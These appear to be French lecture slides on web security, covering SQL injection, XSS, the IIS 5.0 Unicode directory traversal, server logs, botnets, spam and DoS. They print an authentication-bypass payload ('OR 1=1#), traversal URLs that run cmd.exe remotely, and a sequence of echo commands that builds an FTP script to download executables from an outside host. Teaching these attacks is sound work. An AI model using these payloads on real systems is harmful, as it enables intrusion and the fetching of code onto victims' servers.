
```
login=jean&pass=123
```

- Requête SQL : rechercher user id (uid) dans la base users

```
SELECT uid FROM users WHERE login='jean' AND  
password='123'
```

Injection SQL : diplôme Dizon (2)

- Architecture Apache – PHP – MySQL



Injection SQL (3)

- Requête http avec caractère # qui met en commentaire ce qui suit
`login=jean#&pass=123`
- Requête SQL
`SELECT uid FROM users WHERE login='jean'`
- Requête http avec fonction toujours vraie et caractère #
`login=admin'OR 1=1#&pass=123`
- Requête SQL
`SELECT uid FROM users WHERE login='admin' OR 1=1`

Cross Site Scripting (XSS)

- Serveur web dynamique qui ne contrôle pas les données envoyées par le client

- La requête malicieuse consiste à envoyer du html (scripts)

- Le script malicieux est exécuté sur le poste de la victime


Vol de *cookie* dans l'exemple suivant

- En tête du Top10 pour les menaces sur les serveurs web

http://www.owasp.org/index.php/Top_10_2007

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Cross Site Scripting (diplôme Dizon)



Paramètres invalides & authentication

- Selon OWASP (Open Web Application Security Project), les failles de sécurité des serveurs web sont souvent exploitées à partir de requêtes http contenant des paramètres invalides (injections flaws)
- Autre point sensible : les mécanismes d'authentification
Comment est géré l'accès aux données pour un site exigeant l'authentification ?
La nature du protocole http (sans connexion) rend ces contrôles difficiles (y compris pour l'administration à distance)
- Ten Most Critical Web Application Security Risks
[OWASP Top 10 - 2013](#)

Remote Directory Traversal (1)

- Le caractère `\` est codé `%C1%9C` en Unicode
- Le caractère `/` est codé `%C0%AF` en Unicode
- **Faille technique (bug)** : illustration avec mauvaise gestion de l'Unicode dans les URLs par IIS 5.0 (*Internet Information Server*)
- **Exploit** : lancer des exécutables à distance depuis le répertoire `\inetpub\scripts`
`http://.../scripts/..%C1%9C../` remonter de 2 rép.
`http://.../scripts/..%C0%AF../` remonter de 1 rép.
`http://.../winnt/system32/cmd.exe?/c+dir+c:\`
`/c` pour passer les paramètres
+ remplace espace

Remote Directory Traversal (2)

- **Exploit** : construire un fichier de commande ftp.txt

```
open 10.1.2.14
```

```
username
```

```
password
```

```
prompt          désactiver le mode interactif
```

```
bin
```

```
mget *.exe
```

```
quit
```

Remote Directory Traversal (3)

```
http://.../..%C1%9C../winnt/system32/cmd.exe
```

```
cmd.exe?/c+echo+open+10.1.2.14>>ftp.txt
```

```
cmd.exe?/c+echo+username>>ftp.txt
```

```
cmd.exe?/c+echo+password>>ftp.txt
```

```
cmd.exe?/c+echo+prompt>>ftp.txt
```

```
cmd.exe?/c+echo+bin>>ftp.txt
```

```
cmd.exe?/c+echo+mget+*.exe>>ftp.txt
```

```
cmd.exe?/c+echo+quit>>ftp.txt
```

```
cmd.exe?/c+ftp+-s:ftp.txt
```

- **Exploit** : lancer des exécutables à distance

Fichiers log (1)

<input checked="" type="checkbox"/> Date (date)	<input type="checkbox"/> Time Taken (time-taken)
<input checked="" type="checkbox"/> Time (time)	<input type="checkbox"/> Protocol Version (cs-version)
Extended Properties	
<input checked="" type="checkbox"/> Client IP Address (c-ip)	<input type="checkbox"/> Host (cs-host)
<input type="checkbox"/> User Name (cs-username)	<input checked="" type="checkbox"/> User Agent (cs(User-Agent))
<input type="checkbox"/> Service Name (s-sitename)	<input type="checkbox"/> Cookie (cs(Cookie))
<input type="checkbox"/> Server Name (s-computername)	<input type="checkbox"/> Referer (cs(Referer))
<input checked="" type="checkbox"/> Server IP Address (s-ip)	<input type="checkbox"/> Process Accounting
<input checked="" type="checkbox"/> Server Port (s-port)	<input checked="" type="checkbox"/> Process Event (s-event)
<input checked="" type="checkbox"/> Method (cs-method)	<input checked="" type="checkbox"/> Process Type (s-process-type)
<input checked="" type="checkbox"/> URI Stem (cs-uri-stem)	<input checked="" type="checkbox"/> Total User Time (s-user-time)
<input type="checkbox"/> URI Query (cs-uri-query)	<input checked="" type="checkbox"/> Total Kernel Time (s-kernel-time)
<input checked="" type="checkbox"/> Protocol Status (sc-status)	<input checked="" type="checkbox"/> Total Page Faults (s-page-faults)
<input type="checkbox"/> Win32 Status (sc-win32-status)	<input checked="" type="checkbox"/> Total Processes (s-total-procs)
<input type="checkbox"/> Bytes Sent (sc-bytes)	<input checked="" type="checkbox"/> Active Processes (s-active-procs)
<input type="checkbox"/> Bytes Received (cs-bytes)	<input checked="" type="checkbox"/> Total Terminated Processes (s-stop

Fichiers log (2)

#Software: Microsoft Internet Information Services 5.0

#Version: 1.0

#Date: 2003-04-28 11:43:30

#Fields: date time c-ip s-ip s-port **suite**

2003-04-28 11:43:30 129.194.187.48 129.194.184.80 80

suite

cs-method cs-uri-stem sc-status cs(User-Agent)

HEAD /Default.htm 200 BigBrother/1.9c

[Exercice](#)

[Erreur](#)

[Log](#)

Botnet

- Réseau d'ordinateurs commandé par le maître, pour DDoS, spam, ...
- Infection classique (vers, virus, failles, ...)
- Communication avec le maître via IRC, P2P, ...
- Organisation qui récolte des informations
<http://www.shadowserver.org/>
- McAfee (Intel) <https://blogs.mcafee.com/mcafee-labs/botnet-control-servers-span-the-globe/>
- Vint Cerf affirmait en jan 2007 :
one quarter of all computers part of a botnet


Spam

- Courrier non sollicité envoyé à un très grand nombre de personnes sans leur accord préalable
- L'adresse source est toujours falsifiée
- Possible grâce à des serveurs SMTP (relais) qui ne contrôlent pas si l'expéditeur est local, des botnets, ...
- Le serveur relais peut être mis dans une liste noire
spamhaus.org - xbl : liste des relais ouverts et des spambots
- Filtre anti-spam : mots-clés, nombre de destinataires, liste noire
- Interdit en Suisse depuis avril 2007 (jusqu'à 100 kF amende)
Condamnation aux USA : Californie (2 Mio\$), Virginie (9 ans)


Denial of Service (DoS)

- **Déni de service**
- Surcharge de paquets : *TCP flooding* (inondation), messages snmp, *mail bombs*, ...
- Paralyser un serveur DNS, un site *e-commerce*, un serveur de messagerie, ...
- A la portée de tout internaute
Outils (+ doc) disponibles sur internet
- Dans certaines régions (Asie, ...), des utilisateurs accèdent à *internet* avec des liaisons à 100 Mbit/s

Distributed Denial of Service (DDoS)



Distributed-System Attack



Défense

- Très difficile de contrer un DoS !
- Exige la participation active des ISPs
- Attaque est souvent de type *Distributed Denial of Service*
- Pirate tente d'infiltrer le plus de systèmes
→ *botnet* = réseau de robots
- ... les victimes paient (revue MISC)

Lutte contre la montre

